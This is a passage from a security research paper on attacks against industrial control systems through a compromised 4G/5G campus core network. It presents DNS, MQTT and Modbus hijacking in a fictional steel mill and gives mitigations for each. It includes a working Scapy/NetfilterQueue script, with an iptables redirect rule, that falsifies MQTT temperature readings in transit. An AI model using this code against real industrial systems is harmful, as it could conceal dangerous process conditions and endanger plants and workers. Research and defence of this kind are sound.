


Figure 2. A minimum configuration of a campus network that also includes a PLC (not pictured)

Before we dive into the core network and discuss the attack scenarios, we want to emphasize that the 4G/5G campus network became part of the IT infrastructure.

For this research, we assume the setup of an isolated campus network, but the security concerns and attacks also apply to public network-integrated NPN. In the case of small and medium businesses, we recommend referring to the guidelines from the German Federal Ministry of Economics and Technology (BMWi).[15]

2.3 Industrial Configuration in the Research

The network design is an abbreviated control system based on the Purdue Model[16] and the ICS networks that our researchers have witnessed in operation. The running systems are common in most control systems, which include sensors and actuators connected over Modbus. One exception in our research is our inclusion of an MQTT[17] server (internal). We included the MQTT server because the technology will likely become more prevalent in the future due to IoT-cloud offerings and MQTT's integration into industrial internet of things (IIoT) protocol gateways like Moxa MGate 5105-MB-EIP. The MQTT server bridges data to another MQTT server in the cloud for auditing purposes. The PLCs send data to local human machine interface (HMI) that can be accessed via Microsoft RDP and via Virtual Network Computing (VNC)[18] when field engineers need to. Data is also transmitted to the company's central human-machine interface (HMI) and historians. In addition to the legacy devices connected to a Sierra Wireless RV50x industrial router, we have one modern PLC that connects directly to the campus network.

A management server was deliberately not included in the setup because it doesn't change the communication flow, and the attacks demonstrated in the paper work with or without the management server. The core network in the lab is attached to the firewall that separates the ICS network from the Industrial DMZ. As long as the core network can route packets to and from the field network, the placement of the core network would not matter. The core network represents either a campus network implemented on-premises or connectivity to an external cellular service provider. The simulated factory has one small cell (the base station), but more can be added should there be a demand for it.




Figure 3. Industrial configuration used in the research

We provide a complete list of devices and the cost of deploying a minimum viable simulation lab in Appendix A. Section 4 of the paper delves into the attack scenarios available to a threat actor who has already infiltrated a core network, but first we focus on defining the core network.

3. Dive Into the Core Network

Since we have already described the campus network and the general setup of our lab, we take a closer look at the core network and why we have chosen Open5GS in the lab. We also enumerate the "points of interception" within core networks where attackers can breach and intercept packets in order to conduct the attacks that we enumerate in the fourth section.

3.1 Our Choice of Core Network

There are many vendors of 4G/5G core networks and devices. The actual deployment, however, is usually done by an operational contractor or a licensed system integrator. In addition to traditional big players, such as Nokia and Ericsson, big IT companies are also joining the market. CISCO, for example, ships core networks, while cloud vendors like Microsoft and Amazon provide cloud-enabled core networks with third-party base stations, such as the ones from Gemtek, Sercomm, Alpha Networks, Foxconn, and others.

As for radio spectrum, we do not discuss it here since it varies across countries and is not within the scope of this paper.

In order to understand how each service interacts with one another with maximum transparency, and for us to be able to change the source code in our experiments, we needed to use an open-source core network. Since there could be differences in design, implementation, stability, and scalability between open-source and commercial core networks, we therefore cannot guarantee and cannot imply that the attacks described in the fourth section will also be applicable to commercial core networks.

Several popular open-source core networks are available on GitHub or are self-hosted on GitLab, including the following:

- srsLTE, a complete LTE stack developed by Software Radio Systems, extensively used in academic research
- Open5GS, mainly developed by Sukchan Lee and the Open5GS community on GitHub
- OpenAirInterface, led by Eurecom

All of the open-source projects listed here are actively developed, with new functions and bug fixes implemented every week. For our research, we chose Open5GS because it supports both EPC and 5G stacks. In addition, its author is willing to help the community on GitHub. To our knowledge, there are also several commercial solutions based on Open5GS. The source code is also readable and thus fits our needs.

We used a Gemtek WLTGFC (LTE Band 3) base station and an Amarisoft radio head as a 5G base station. In order to comply with local radio regulations, all radio communications were isolated in a Faraday cage.

To prepare for the attacks (which we detail in the fourth section), we have to take a look at the functional blocks of core network services as defined in Open5GS. These are shown in Figure 4.




Figure 4. Open5GS architecture[19]

Since Open5GS supports a mixed 4G/5G core network, its architecture is a bit complicated. Blocks and lines in 5G are colored red, while those in 4G are colored green. The yellow lines indicate the user plane. The two dashed lines indicate the coordination of the functions that are split into control plane (-c) and

user plane (-u). The purple lines are outgoing connections to IP Multimedia Subsystem (IMS) — if VoLTE is supported — and the internet. New 5G interfaces begins with N (then N1, N3, N4, and so on); similarly, 4G interfaces begin with S. The interfaces are based on either the TCP, UDP, or SCTP. For example, the label "S1-MME/SCTP/36412" indicates that the interface S1-MME is 4G, transmitted over SCTP port 36412.

The services in rectangular boxes are programs that run in one or more servers. For example, there can be multiple UPF/PGW-Us if a company has more than one internet connection: Should a company have multiple factories in several countries, it would land in different ISPs in different countries. Table 3 helps to illustrate these components better.

Terms in 4G	Term in 5G	Functions
Home Subscriber Server (HSS)	Unified data management (UDM)	User authentication, key storage, cryptography
Mobile Management (MME)	Access and Mobility Management Function (AMF)	Access, mobility, and control plane messages
Policy Control Function (PCF)	Policy and Charging Rule Function (PCRF)	Policies and charging rules
PDN Gateway-Control Plane (PGW-C)	5G Session Management Function (SMF)	Control plane of the data packets
PDN Gateway-User Plane (PGW-U)/Serving Gateway (SGW)	User Plane Function (UPF)	User plane, forwarding data packets to either intranet or internet

Table 3. A simplified description of the services in a core network

3.2 Attacker Model

Before going to the different scenarios we first look at the possible points of entry for attackers. Such attacks have already existed before, wherein telecom infrastructure were compromised.[20, 21, 22] In order to infiltrate a core network, attackers would have to find a target from which they can stay and intercept traffic. We have identified the entry points for attackers to compromise a core network as discussed in the following.




Figure 5. The components here can be compromised in different ways.

Similar to an IT system, the entry points can be one of the servers hosting any core network services. These are the virtual machines or the containers that run a service, the router or the managed switch in the data flow, or the management ports. There are specific perspectives in core networks that an attacker can take advantage of.

Server Hosting Core Network Services

Since the servers are standard COTS x86 servers, an attacker could exploit the well-studied vulnerabilities of the hosting operating system (usually a Linux distribution), the vendor-specific management interface, the orchestration mechanism, and the operations, administration, and management (OAM) networks. The exploit can be a zero-day vulnerability, an unpatched one-day vulnerability, or even simply weak passwords. Once the attacker gets root privilege, network packets can be intercepted to some extent. A properly configured single-root input/output virtualization (SR-IOV) and Data Plane Development Kit (DPDK), however, can make it harder for attackers to intercept and change the content of the packets.

VM or Container

Virtual machines (VMs) are usually well-secured and ideally expose only necessary ports. If VMs or containers are regularly patched, the attack surface for this entry point is limited to the service running in a VM, the OAM, and the pre-shared SSH keys. However, VMs and containers are not regularly patched. There can also be common misconfigurations, such as the VNC being exposed to a local network with logged-in sessions or accounts that use weak passwords. Positive Technologies has reported that in a number of cases, attacks from mobile devices against a service in the core network are also possible.[23] Privilege escalations from VMs or containers can also result in network function impersonation or in exfiltration of or changes to the critical data within a VM. In addition, both the well-known Spectre and Meltdown can be used to exfiltrate important data in a VM.

Network Infrastructure

Managed routers, switches, firewalls, or even cybersecurity appliances can be used to intercept the packets for routing, auditing, and stopping malware propagation. As experienced IT persons know, infrastructural appliances are often overlooked and left unpatched. In such a state, these appliances can be used to infiltrate a company network. A core network is also a network infrastructure and is thus prone to the same type of attacks.

Base Stations

In this research, we have not examined scenarios involving the base station as much as the other potential points of entry. This is because base stations usually come with three or more pieces of firmware (the main operating system, the communication chips, and the GPS) and are highly optimized for efficiency. We have, however, found some minor vulnerabilities, which we discuss in Section 4.4, Vulnerability in Base Stations.

Even though 5G mandates HTTP2 — and optionally TLS as well as certificates — between the services, some of the core networks that we analyzed, especially low-cost ones, are either still using cleartext or are not enforcing a certificate signed by a certificate authority (CA), thus making their network infrastructure a good target for threat actors. Moreover, Positive Technologies has reported that HTTP2 certificates are not inspected in many 5G core networks that they examined, and man-in-the-middle (MitM) attacks between the base stations and the core network are feasible in most of their tested environments.[24]

Moreover, any critical patch would necessitate scheduling downtime. Since availability is the most important factor in an OT environment, it is unlikely that the patches will be applied in a timely fashion.

Once an attacker gets into the core network from any of the entry points listed previously, they then perform lateral movement to a point of interception. The technical methods behind intercepting and changing network packets at certain points of interception are listed in Appendix B.

4. Attack Scenarios

There are many tips in an ICS security veteran's notebook to enhance the security of the communication among ICS devices and the link between headquarter and remote sites. Some of these tips include using custom APN because the network is segregated from the internet, always setting a password for VNC and RDP sessions, and using cellular network in remote sites since LTE is encrypted and therefore safe. These tips can be the right or wrong steps to take depending on the perspective of the owner and specific details of the scenario. In this chapter, we talk about the attack scenarios and the circumstances in which common tips might be unfeasible.

In order to better illustrate the attack scenarios, we will assume the identity of a fictional factory — the Trend Micro Steel Mill — that produces steels and alloys.

4.1 Trend Micro Steel Mill

All the scenarios in this chapter happen within the context of a fictional steel mill. In a steel mill the control system needs to manage many different factors like temperature, air flow, and furnace pressure. Also controlled in the mill is the mixture of ingredients needed to make different steel alloys. Different alloys, which have slightly varying amounts of ingredients, require different temperatures to be created correctly.

To illustrate the complexity and importance of control in a steel mill, let us present an example. A customer requires nickel-chromium-molybdenum (Ni-Cr-Mo) steel 8740 because it has a Brinell hardness greater than 200 and tensile strength greater than 650 MPa. The composition requires 0.55% nickel, 0.5% chromium, and 0.25% molybdenum. If only 0.2% molybdenum is used instead of 0.25%, the result is Ni-Cr-Mo steel 8620, which has a Brinell hardness of 149 and tensile strength of 536.4 MPa. The forging temperature for Ni-Cr-Mo steel is 8620 is 1230°C and the temperature for Ni-Cr-Mo steel 8740 is 1205°C. If the ingredients are incorrect, the temperatures used to make the alloy would also be incorrect. In such a scenario, the product no longer meets the customer's needs, which could result in the product not being sent to the customer, the product being returned, or the product failing in a critical situation when it shouldn't have.

In this case, the Trend Micro Steel Mill has decided to update its infrastructure with a 5G campus network. Limited by budget, the company still uses quite a few legacy devices and 5G base stations are not yet implemented. These considerations are echoed in the configuration described in Section 2.2.

In the Trend Micro Steel Mill, we use a Sierra Wireless RV50x for the cellular router. This router was chosen because Sierra Wireless is a commonly used industrial cellular router brand in the US and supports the frequencies of our base station. It supports Internet Protocol Security (IPsec), VPN, port-forwarding, and short message service (SMS) fallback.

The sensitive data in our network is the temperature, air flow, and pressure. If any of these values are tampered with, especially the values at the PLC, the steel alloy could be ruined and the ingredients would have to be repurposed. In our steel mill, the ingredients are manually combined so the mixture values are not considered to be sensitive.

The data is collected from our thermocouples, oxygen analyzers, and pressure transducers to our PLC. The PLC can control the temperature, air flow, and pressure. As we aren't using a process control server, data from our PLC goes to our HMI (local HMI and centralized HMI) and to our historians. Even with a process control management server, the attacks would still work. Control of the PLC is sent from our HMI (either local or centralized) directly to our PLC. One of our PLCs sends data to our internal MQTT server from a Moxa MGate 5105. The internal MQTT server replicates the data to a write-only external MQTT server, configured on a public cloud for access. The external MQTT server is password-protected to prevent unauthorized access.

The image here shows the HMI in the control center and the HMI in the field. In the HMI, the maximum temperature and the temperature alarm are in the upper left image. The current temperature is in the upper right. On the lower right are two valve settings, as well as the pressure and an on/off sensor for the fan.




Figure 6. The field HMI (left) and the control HMI (right)

Figure 7 shows that the maximum temperature setting is set to 900, but the temperature reading is already at 1000. The MQTT alarm and Modbus alarm are active in both the control center HMI and the field HMI.




Figure 7. The field HMI (right) and the control center HMI (left). Current temperature has exceeded the maximum temperature.

4.2 Common Attacks on a Compromised Core Network

This section focuses on the attacks that can be conducted on the TCP/UDP/SCTP layers. Once any point of interception discussed in Section 3.2 falls into an attacker's control, they would not have to be a telecom expert to launch attacks from an IP network.

4.2.1 DNS Hijacking

DNS hijacking is a well-known old attack. When a cellphone, an LTE dongle or an 4G/5G industrial router registers to the network, Packet Data Network Gateway (PGW)/Session Management Function (SMF) assigns two or more DNS servers, just like the Dynamic Host Configuration Protocol (DHCP) response in a LAN. An attacker can assign a malicious DNS to the user equipment, hijack a legitimate DNS response and replace it with a malicious IP address, or simply change the DNS entry on the DNS server if it is compromised. The victim device will then become susceptible to downloading firmware, over-the-air (OTA) updates, or any other data or parameter from servers controlled by the attacker.

In this scenario, an attacker either has access to the PGW, where DHCP assigns DNS to user devices, or access to the router (MitM DNS query at port 53). There are two ways to intercept DNS queries: The first is to set up a DNS server on the attacker's foothold and change DNS records, and the second is to compromise the DNS cache server, which is usually also on the hosting server of the campus network. Either way, the attacker changes the record in the DNS cache server (e.g., DNSMASQ) that is installed in the core network to assign the IP of, for example, the internal historian to the attacker's foothold, in order to intercept the traffic in the following attacks.




Figure 8. Screenshot depicting an attacker's foothold in the core network. Attackers can change the record in the DNS cache to intercept traffic.

If the attacker does not have access to a DNS cache server or if the DNS is not forwarded by a local server, they can use packet mangling to change the content of the packet on the fly. We talk more about this technique in the following scenarios and in Appendix B.2.

In the steel mill. The steel mill uses an internal DNS server for the ICS network. This means that there is more than one way for an attacker to intercept the packets in the following attacks, such as by changing the DNS and redirecting unencrypted traffic.

Mitigation. The attack can be easily mitigated if there is a network monitor or an event data/detail recorder that keeps a record of network connection metadata. When uncommon traffic takes place, an alert can be immediately triggered. It is also recommended to choose industrial protocols that support certificate pinning. The use of SSL/TLS without turning off essential security functions (such as root CA inspection) makes connections that are caused by fake DNS records very easy to detect. To prevent DNS queries from being intercepted, one can use Domain Name System Security Extensions (DNSSEC) or DNS over HTTPS (DoH); however, they are rarely supported in ICSs.

4.2.2 MQTT Hijacking

In some modern ICSs, readings are sent to the cloud via MQTT protocol as a backup or for analytic use. MQTT can be protected by credentials and by SSL/TLS (MQTTS). In order to obtain maximum security, the MQTTS is password-protected with server and client pinning (i.e., pre-shared certificates). However, these protections are usually absent in the field. Once the telemetry or messages sent to the cloud or back-end servers are changed, analysis algorithms and statistics can be affected. The attacker can also intercept MQTT to temporarily cover up what has been done in remote sites.

An attacker has several points of interception:

The "points of interception" are connections where an attacker can intercept and manipulate packets.

- SGi (LTE)/N6 (5G), specifically a router between the core network and the internet. One can conduct an MitM attack at TCP/1833 (MQTT) or TCP/8833 (MQTTS, if certificates are not inspected or pinned).
- S1-U (LTE)/N3 (5G) between base stations and the core network, if IPsec/VPN is not used
- S5/8 (LTE) between SGW and PGW

```python
import paho.mqtt.client as paho


def on_publish(client, userdata, mid):
    print("publish: {0}".format(mid))


def measure_temp():
    temp = os.popen("vcgencmd measure_temp").readline()
    return temp.replace("temp=","").split("'")[0]


if __name__ == '__main__':
    client = paho.Client()
    client.on_publish = on_publish
    client.username_pw_set('lte', 'open5gs')
    client.connect('mqtt.smart-factory.trendmicro.com')
    client.loop_start()

    while True:
        temp = measure_temp()
        print('Temperature = {}'.format(temp))
        client.publish('lte/sensor134/temp', temp)
        time.sleep(3)
```

Figure 9. Part of the Python client that sends the readings to a remote MQTT broker

As we can see in the packet dump, username “lte” and password “open5gs” are in cleartext if MQTT is used instead of MQTTS.

Figure 10. Important credentials can be exposed in the packet dump.

The following Python script shows how to subtract from the value in an MQTT packet with Scapy.

```python
# -*- coding: utf8 -*-
# Python3
# iptables -t filter -A FORWARD -p tcp -d 122.116.39.151 --dport 1883 -j NFQUEUE --queue-num 1
# Run on HOST

from netfilterqueue import NetfilterQueue
from scapy.all import *
from scapy.contrib.mqtt import *

OFFSET = -2.00                          # reduce 2 degrees

def print_and_accept(packet):
    pkt = IP(packet.get_payload())
    if MQTT in pkt[TCP] and MQTTPublish in pkt[TCP][MQTT]:
        mm = raw(pkt[TCP][MQTT])
        payload = b''
        while len(mm) > 0:
            l = MQTT(mm).len
            this = MQTT(mm[:l+2])       # Assume our payload is always < 127 bytes
            if this.type == 3:          # PUBLISH
                this[MQTTPublish].value = str.encode('{:.1f}'.format(float(this[MQTTPublish].value)+OFFSET))
                print('Change topic {} to {}'.format(this[MQTTPublish].topic, this[MQTTPublish].value))
            payload += raw(this)
            mm = mm[l+2:]
        pkt[TCP].payload = MQTT(payload)
        del pkt[TCP].chksum
        del pkt.chksum
        packet.set_payload(bytes(pkt))
    else:
        print('No temperature in packet.  Just accept it.')
    packet.accept()


nfqueue = NetfilterQueue()
nfqueue.bind(1, print_and_accept)

try:
    print('Running.')
    nfqueue.run()
except KeyboardInterrupt:
    print('')
```

Figure 11. Python script showing how to subtract from the value in an MQTT packet

If the value is designated to be a temperature value, the temperature as seen from the MQTT broker is reduced by a preset value. Figure 12 shows the values published by the original MQTT client, the interception, and the final value received by the broker in the cloud.




Figure 12. The values published by the original MQTT client, the interception, and the final value received by the broker in the cloud

In the steel mill. The MQTT messages for sensor readings of temperature are intercepted and modified (on the lower right screen) to remain within a normal range (on the left screen). The attacker changes the internal temperature, causing the actual temperature to rise from 29 to 50 (the values on the upper right screen), but everything looks normal in external audit logs.

Mitigation. Use MQTTS instead of the less secure MQTT. Protect the MQTTS using strong passwords and enabling certificate pinning.

4.2.3 Modbus/TCP Hijacking

Modbus is still widely used in ICS. The points of interception are identical to the previous section, but in this case TCP/502 is intercepted. There is usually a VPN between remote sites and the control network configured in the industrial routers. However, for people who don't use a VPN, or during instances when Modbus servers are directly connected to the campus network, the attacker can write a Modbus parser to change the Modbus function codes and data values in the packets.

In the steel mill. The attacker can aim to ruin the current run of alloys being produced. To do this, the attacker will increase the temperature above the optimum range, increase the air flow, and decrease the pressure.

In Figure 13, the control center HMI is being manipulated in an obvious way. The temperature is shown to be at 1197°C, when the maximum temperature should only be at 900°C, and all alarms are disabled. The valve values and pressure values are similarly high, with one valve value over 115%. This is occurring while the field HMI is showing the actual values. This shows how the data being sent to the control HMI can be manipulated.

